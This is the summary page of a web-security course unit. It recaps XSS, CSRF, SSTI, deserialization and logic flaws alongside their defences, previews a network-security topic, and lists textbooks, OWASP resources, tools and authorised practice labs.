KEY TAKEAWAYS

The five things to remember from Part 3

1. **XSS runs in the victim's browser** reflected, stored, DOM — fixed by context-aware output encoding + CSP
2. **CSRF forges state changes** abuses cookie auto-send — fixed by a validated token + SameSite + no state on GET
3. **SSTI and deserialization are often RCE** keep user input as data; never deserialize untrusted input
4. **Logic flaws are invisible to scanners** the code is correct, the rules are wrong — enforce invariants server-side
5. **One root cause, whole block** the app trusted the client — the cure is server-side enforcement everywhere

NEXT TOPIC

Topic 3 — Network Security

The web block is complete; the course now moves below the application to the network it runs on.

- Scanning and enumeration with nmap: discovering hosts, ports, services and versions across a network.
- Attacking network services: default credentials, weak protocols, and password attacks with hydra and hashcat.
- Traffic interception and the shift from application-layer to network-layer thinking.
- Cross-reference for later: prompt injection — 'the new injection' against AI features — is covered in the AI topic (Topic 9), not here.

Analogy: *Having tested every door and window of the building, the survey now turns to the streets and cabling that connect it to the city.*

References & Further Reading

- Prescribed text: D. Stuttard & M. Pinto, The Web Application Hacker's Handbook, 2nd ed., Wiley — Ch. 12-13 (XSS & attacking users), Ch. 11 (logic flaws), Ch. 13 (CSRF)
- OWASP Top 10:2021 — A03 Injection (XSS), A08 Software & Data Integrity Failures (deserialization), A05 Misconfiguration, A06 Vulnerable Components
- OWASP Cheat Sheets: XSS Prevention, DOM XSS Prevention, CSRF Prevention, Deserialization, Content Security Policy
- Tools: Burp Suite (+ Turbo Intruder for races), XSStrike / dalfox (XSS), tplmap (SSTI), ysoserial (Java deserialization), retire.js + OWASP Dependency-Check (A06)
- Case study: CVE-2021-44228 Log4Shell (Log4j) — vulnerable-component unauthenticated RCE
- Practice (authorised only): DVWA (:8080) XSS/CSRF modules, OWASP Juice Shop (:3000), PortSwigger Academy — XSS, CSRF, SSTI, deserialization, business logic, request smuggling
- Reference: OWASP Web Security Testing Guide v4.2 — Client-side testing (WSTG-CLNT), Business logic (WSTG-BUSL)